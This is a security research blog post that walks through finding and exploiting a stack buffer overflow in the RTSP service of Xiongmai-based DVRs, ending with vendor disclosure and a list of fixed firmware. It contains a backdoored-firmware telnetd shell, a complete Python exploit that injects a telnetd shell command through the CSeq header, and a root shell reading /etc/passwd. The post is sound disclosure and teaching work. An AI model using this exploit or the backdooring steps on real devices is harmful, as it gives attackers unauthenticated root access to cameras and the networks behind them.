


# Exploiting: Buffer overflow in Xiongmai DVRs

● Chris Leech, January 26, 2022 • 8 min read



**FORTNET UK**  
THREAT RESEARCH

Exploitation of IoT devices



As part of my work at **FortNet** I've had the chance to research some embedded devices. This provided a good chance to learn more about the ARM architecture and the differences between ARM and x86 exploitation.

Often, IoT is overlooked in threat assessments due to most consumer devices acting as black boxes with closed source code. Threat actors have and will continue to use

exploits in embedded devices for initial access to networks. For example, the 2015 breach of Hacking Team by Phineas Fisher involved a simple shellshock exploit against their SonicWall appliance.

# Choosing a target

To even start my research, I needed physical access to a widely used embedded device. The candidate was a cheap “Hiseeu” DVR off Aliexpress which would ship with generic firmware. You can get a sense of how many devices are impacted when looking at the list of vendors rebranding Xiongmai.

# Xiongmai OEM Vendors




## Gaining access

After a month or so of waiting, I received the DVR and got to work. While the firmware is easily available online, to exploit any memory corruption vulnerabilities I would need to attach a debugger such as gdb with gdbserver.

Research on these devices back in 2017 is available on Github. I was hoping for easy access via telnet or the 9527 backdoor port mentioned within. In my better

judgement I decided not to give the device access to my network. Using an ethernet cable between a laptop and the DVR directly allowed me to view the web interface.



With network access, I decided to do a port scan to see any open ports that could be useful. I was out of luck and both the telnet and backdoor ports were closed.

```
root@thinkpad:/home/chris# nmap -p- --min-rate 3000 192.168.1.10

Starting Nmap 7.60 ( https://nmap.org ) at 2022-01-27 00:23 GMT
Nmap scan report for 192.168.1.10
Host is up (0.00037s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
80/tcp    open  http
554/tcp    open  rtsp
23000/tcp  open  inovaport1
34567/tcp  open  dhanalakshmi
MAC Address: 00:12:42:01:75:82 (Millennial Net)

Nmap done: 1 IP address (1 host up) scanned in 42.62 seconds
root@thinkpad:/home/chris#
```

Opening the casing and looking at the circuit board revealed a labelled serial connector with GND, TX, RX. Connecting to this at the default baud rate of 115200bps gave me access to the U-Boot console. However, no amount of changing bootargs to mess with the init, tty or single-user mode would give me a shell.


At the risk of breaking the DVR and turning it into a paperweight, my last idea was to create a backdoored firmware.

```

1 | root@thinkpad:/home/chris/Downloads/xiongmai# file C638023A.bin
2 | C638023A.bin: Zip archive data, at least v2.0 to extract
3 | root@thinkpad:/home/chris/Downloads/xiongmai# mv C638023A.bin fw.zip
4 | root@thinkpad:/home/chris/Downloads/xiongmai# unzip fw.zip
5 | Archive: fw.zip
6 |   inflating: web-x.cramfs.img
7 |   inflating: custom-x.cramfs.img
8 |   inflating: user-x.cramfs.img
9 |   inflating: uImage.img
10 |  inflating: romfs-x.cramfs.img
11 |  inflating: logo-x.cramfs.img
12 |  inflating: u-boot.bin.img
13 |  inflating: InstallDesc

```

Using **firmware mod kit** with the `extract_firmware.sh` script, the main filesystem was extracted. To try and get a shell `/etc/init.d/rcS` was modified so `telnetd` starts on each boot.



```

GNU nano 2.9.3 rcS

/usr/etc/loadmod
netinit
routedaemon&

/mnt/custom/extapp.sh &
busybox telnetd -p4444 -l/bin/sh
cp /usr/bin/Sofia.tar.lzma /var/
cd /var/
tar -axf /usr/bin/Sofia.tar.lzma
chmod 777 /var/Sofia
rm /var/Sofia.tar.lzma -fr
dvrHelper /lib/modules /usr/bin/app.sh 127.0.0.1 9578 1 &

```


The modified romfs is rebuilt using `build_firmware.sh` and can be zipped up with the other components to create a full firmware image.

```

1 | # cp firmware-mod-kit/fmk/new-firmware.bin romfs-x.cramfs.img
2 | # rm -rf firmware-mod-kit/
3 | # zip -r backdoored.bin *

```

After installing a Windows VM and disabling some security controls in Internet Explorer - I was able to use the interface and upgrade.



Since there are no checks to verify if a firmware upgrade is legitimate, it completed successfully and I can move onto finding an exploit. Lack of firmware integrity checks on these devices is a **known issue** exploited in the wild since 2019.

```
1 | # telnet 192.168.1.10 4444
2 | Trying 192.168.1.10...
3 | Connected to 192.168.1.10.
4 | Escape character is '^]'.
5 | ~ #
```

## The bug

A couple minutes into network fuzzing, I was able to find a promising crash within the RTSP server. Looking for the PID listening on 554, I can see that /var/Sofia is


responsible for handling the service. This binary is responsible for most functions on the device, such as the web server (80), RTSP (554) and DVRIP (34567).

The request that caused the crash looked like this:

```
1 | OPTIONS rtsp://127.0.0.1/media.mp4 RTSP/1.0
2 | CSeq: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...(3000 A's)...
```

To understand what was happening, I opened the Sofia binary in Ghidra. It was likely due to an unsafe strcpy or strncpy since the buffer stopped being copied on a NULL byte (\x00). The binary is stripped and quite large, so it took a bit of trial and error with breakpoints until I identified the problem.

I've renamed some variables to make it easier to read.



```
Decompile: FUN_005664bc - (Sofia)
1
2 int FUN_005664bc(int *param_1,char *payloadData)
3
4 {
5     char *__assertion;
6     int iVar1;
7     int iVar2;
8     char buffer [2048];
9
10    if (payloadData == (char *)0x0) {
11        __assertion = "data != __null";
12        iVar2 = 0xa0;
13    LAB_00566568:
14        /* WARNING: Subroutine does not return */
15        __assert(__assertion,"src/Http.cpp",iVar2);
16    }
17    memset(buffer,0,0x800);
18    iVar2 = FUN_00568458(payloadData,buffer);
```

A fixed buffer of size 2048 bytes is allocated and the RTSP request data is checked to make sure it has a value.

```

C: Decompile: FUN_00568458 - (Sofia)
1
2 undefined4 FUN_00568458(char *payloadData,char *buffer)
3
4 {
5     int iVar1;
6     size_t payloadLen;
7
8     if (payloadData == (char *)0x0 || buffer == (char *)0x0) {
9         /* WARNING: Subroutine does not return */
10        __assert("data != __null && buf != __null","src/HttpString.cpp",0x129);
11    }
12    iVar1 = strstr_(payloadData,"\r\n\r\n",1);
13    if (iVar1 == -1) {
14        payloadLen = strlen(payloadData);
15    }
16    else {
17        payloadLen = iVar1 + 4;
18    }
19    FUN_005681f4((int)payloadData,0,payloadLen,buffer);
20    return 0;
21 }

```

The RTSP request is checked to see if it contains two carriage returns. The length of the request is stored in payloadLen.

```

C: Decompile: FUN_005681f4 - (Sofia)
1
2 char * FUN_005681f4(int payloadData,int param_2,int payloadLen,char *buffer)
3
4 {
5     if (payloadData == 0 || buffer == (char *)0x0) {
6         /* WARNING: Subroutine does not return */
7         __assert("source != __null && buf != __null","src/HttpString.cpp",0xae);
8     }
9     strncpy(buffer,(char *) (payloadData + param_2),payloadLen - param_2);
10    return buffer;
11 }
12

```

Finally, strncpy moves (payloadLen) bytes of (payloadData) into the fixed 2048 buffer. This allows for a buffer overflow if the request is over 2048 bytes.

# The exploit

Full ASLR is enabled which means the position of the stack, VDSO and shared memory regions will be randomized. However, using checksec we can see that the binary has not been compiled as a position-independent executable (no PIE).



```
1 | Escape character is '^]'.
2 | ~ # cat /proc/sys/kernel/randomize_va_space
3 | 2
```

```
1 | root@thinkpad:/home/chris# checksec --file=Sofia
2 | RELRO          STACK CANARY      NX           PIE           RPATH      RUNPATH      Symbols
3 | No RELRO       No canary found  NX enabled   No PIE        No RPATH    No RUNPATH   No Symbols
```

To verify that the PC register can be controlled, we can attach gdb and send the payload with a simple python program.

```
1 | import socket
2 |
3 | filler = b"A" * 3000
4 | payload = b"OPTIONS rtsp://127.0.0.1/media.mp4 RTSP/1.0\r\nCSeq: %s\r\n\r\n" % filler
5 | sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6 | sock.settimeout(6)
7 | sock.connect(("192.168.1.10", 554))
8 | sock.send(payload)
```

When sent, there is a nice crash showing the PC filled with A's. The program counter (PC) can be compared to the EIP register on x86. Control over it means we can jump to functions or shellcode to try and exploit the bug.

```
[New Thread 636.753]
[New Thread 636.754]

Thread 58 received signal SIGSEGV, Segmentation fault.
[Switching to Thread 636.714]
0x41414140 in ?? ()
(gdb) info reg pc
pc                0x41414140          0x41414140
(gdb) █


chris : gdb-multiarch
```

*\*Technically, we are overwriting the frame pointer (FP) and then the link register (LR) after. This is important because the link register contains the return address. If we can overwrite the LR then PC will be controlled once the function tries to return. Unlike x86 there are multiple ways to return from a function. The important thing is controlling LR when it does.*

To find the exact point where it's overwritten, a random string is written instead of A's.

```
1 import socket, string, random
2
3 def randomword(length):
4     letters = string.ascii_uppercase
5     return ''.join(random.choice(letters) for i in range(length))
6
7 filler = bytes(randomword(3000), 'utf-8')
8 print(filler)
9 payload = b"OPTIONS rtsp://127.0.0.1/media.mp4 RTSP/1.0\r\nCSeq: %s\r\n\r\n" % filler
10 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
11 sock.settimeout(6)
12 sock.connect(("192.168.1.10", 554))
13 sock.send(payload)
```

The register is overwritten with the characters backwards due to little-endianess.



The screenshot shows a GDB terminal window with the following text:

```
Thread 58 received signal SIGSEGV, Segmentation fault.
[Switching to Thread 636.713]
0x53474d4c in ?? ()
(gdb) info reg pc
pc                0x53474d4c                0x53474d4c
(gdb) █
```

At the bottom of the terminal, there is a status bar that reads "chris : gdb-multiarch".

Looking for the string "MMGS" in the text tells me 2009 bytes of padding is required and the next four bytes will be the value of PC.

Now where do we return to?

The research in 2017 abused an LFI in the uc-httpd webserver to bypass ASLR. This has been patched and my DVR firmware version isn't vulnerable. I need to take

advantage of the non-PIE compiled binary to exploit this bug. In simple terms, this means the binary itself executes from the same addresses. For example, the system function at 0x011ef4 will stay at 0x011ef4 while the system function from libc at 0xb6f12444 will change each time the program is run.

```
(gdb) info function system
All functions matching regular expression "system":

Non-debugging symbols:
0x00011ef4  system
0x00011ef4  system@plt
0xb6f05314  __libc_system@plt
0xb6f12388  __libc_system
0xb6f12444  system

(gdb) info function system
All functions matching regular expression "system":

Non-debugging symbols:
0x00011ef4  system
0x00011ef4  system@plt
0xb6efd314  __libc_system@plt
0xb6f0a388  __libc_system
0xb6f0a444  system
```

A pointer to our RTSP request is stored in the R9 register. To execute a command with the system() function, it must be null terminated and in the R0 register. If we can move this address into R0 and call system, any command could be executed.

```
(gdb) info reg r9
r9          0x2805228      41964072
(gdb) x/3s 0x2805228
0x2805228:  "OPTIONS rtsp://127.0.0.1/media.mp4 RTSP/1.0\r\nCSeq: "
0x28052f0:  'A' <repeats 200 times>...
0x28053b8:  'A' <repeats 200 times>...
(gdb) █

chris : gdb-multiarch
```

To do this, I'll find a "gadget" which will do what we want. In this case, we want R9 to be moved into R0 and then the address of system placed in PC. In ARM the first part would be "mov r0, r9".

The Sofia binary is large enough to provide almost any gadget I could want. If this wasn't the case, a chain of gadgets using either ROP (return oriented programming)

or JOP (jump oriented programming) would be needed.

Objdump and grep worked here, though tools such as **Ropper** exist if you're not so lucky.

```
chris@thinkpad:~$ arm-none-eabi-objdump -d Sofia | grep -n3 'r0, r9' | grep -n3 'system'
18377-864788- 35c1b0: e5932000      ldr    r2, [r3]
18378-864789- 35c1b4: ebf2d664      bl     11b4c <sprintf@plt>
18379-864790- 35c1b8: e1a00009      mov    r0, r9
18380-864791- 35c1bc: ebf2d74c      bl     11ef4 <system@plt>
18381-864792- 35c1c0: e24b0901      sub    r0, fp, #16384 ; 0x4000
18382-864793- 35c1c4: e3a01000      mov    r1, #0
18383---
chris@thinkpad:~$ █
```

The perfect gadget is available at 0x35c1b8. It simply moves R9 to R0 and calls system. This is enough to completely bypass ASLR.

This is how a finished exploit looks for my firmware version. Some things to keep in mind:

Addresses must be written backwards due to little-endianess.

If your firmware is not the same version as mine (V4.03.R11.C638023A) the exploit below probably won't work. A new gadget address must be found for each version (potentially the amount of filler bytes as well).

There is a watchdog which will eventually reboot the device after any failed exploit attempt. Targeted attacks are a very real threat but mass-exploitation without version disclosure (LFI/authentication/other) is unlikely.


```
1 | import socket
2 | command = b";telnetd -p1234 -l/bin/sh;#" # Execute command, ignore junk before/after
3 |
4 | filler = command # Start CSeq with command
5 | filler += b"A" * (2009 - len(command)) # Fill 2009 bytes in total
6 | filler += b"\xb8\xc1\x35\x00" # Gadget (mov r0,r9 bl system)
7 | payload = b"OPTIONS rtsp://127.0.0.1/media.mp4 RTSP/1.0\r\nCSeq: %s\r\n\r\n" % filler
8 | sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9 | sock.settimeout(6)
10 | sock.connect(("192.168.1.10", 554))
11 | sock.send(payload)
12 | print("Exploit sent.")
```

Here's how it looks in action :)

```
File Edit View Bookmarks Settings Help
chris@thinkpad:~/Downloads/H264_DVR$ telnet 192.168.1.10 1234
Trying 192.168.1.10...
telnet: Unable to connect to remote host: Connection refused
chris@thinkpad:~/Downloads/H264_DVR$ python3 exploit.py
Exploit sent.
chris@thinkpad:~/Downloads/H264_DVR$ telnet 192.168.1.10 1234
Trying 192.168.1.10...
Connected to 192.168.1.10.
Escape character is '^]'.
/var # echo 'ret2.me!'
ret2.me!
/var # cat /etc/passwd
root:$1$RYIwEiRA$d5iRRVQ5ZeRTrJwGjRy.B0:0:0:root:/:/bin/sh
/var # █
```

## Summary

This was a lot of fun and a great learning experience, despite it being a very simple exploit. Just by looking at Shodan, a large number of potentially vulnerable devices are exposed. Make sure no un-patched devices on your network are unintentionally exposed to the internet.



I contacted Xiongmai's security team and they have quickly rolled out fixes for affected devices. The updated firmware can be downloaded [here](#) and installed via the web interface. Xiongmai's response time was very impressive considering the reputation many Chinese vendors have.


09/02/2022 - Provided more detailed information

22/02/2022 - Fixed firmware is available for all vulnerable models

Product number	Affected version	fix version
NBD80X16S-KL		
NBD80X09S-KL	YK_HZXK_NBD80X16S-KL_V4.03.	YK_HZXK_NBD80X16S-KL_V4.03.R11.Nat.ds
NBD80X08S-KL	R11.Nat.ds.OnvifC.20210727.bin	s.OnvifC.20220217.bin
NBD80X09RA-KL		
AHB80X04R-MH		
AHB80X04R-MH-V2	YK_HZXK_AHB80X04R-MH_V4.03.R11.Na	YK_HZXK_AHB80X04R-MH_V4.03.R11.Nat.ds
AHB80X04-R-MH-V3	t.ds.OnvifC.20210729.bin	s.OnvifC.20220212.bin
AHB80N16T-GS		
	YK_HZXK_AHB80N16T-GS_V4.03.R11.76	YK_HZXK_AHB80N16T-GS_V4.03.R11.7601.N
	01.Nat.OnvifC.20211223.bin	at.OnvifC.20220210.bin
AHB80N32F4-LME		
	YK_HZXK_AHB80N32F-LME_V4.03.R11.7	YK_HZXK_AHB80N32F-LME_V4.03.R11.7601.
	601.Nat.OnvifC.20211228.bin	Nat.OnvifC.20220210.bin
NBD90S0VT-QW		
	YK_HZXK_NBD90S08VT-QW_V4.03.R11.7	YK_HZXK_NBD90S08VT-QW_V4.03.R11.713g.

Massive thanks to Azeria Labs and Attify for their great learning materials; I'm still new to ARM exploitation, so I may have been incorrect at points during this post. In the future I hope to challenge myself with research into embedded security appliances (VPNs, gateways etc.)

More articles from [ret2.me](https://ret2.me)



**FORTNET UK**  
THREAT RESEARCH

Exploitation of IoT devices



## Exploiting: Buffer overflow in Xiongmai DVRs

January 26, 2022 · 8 min read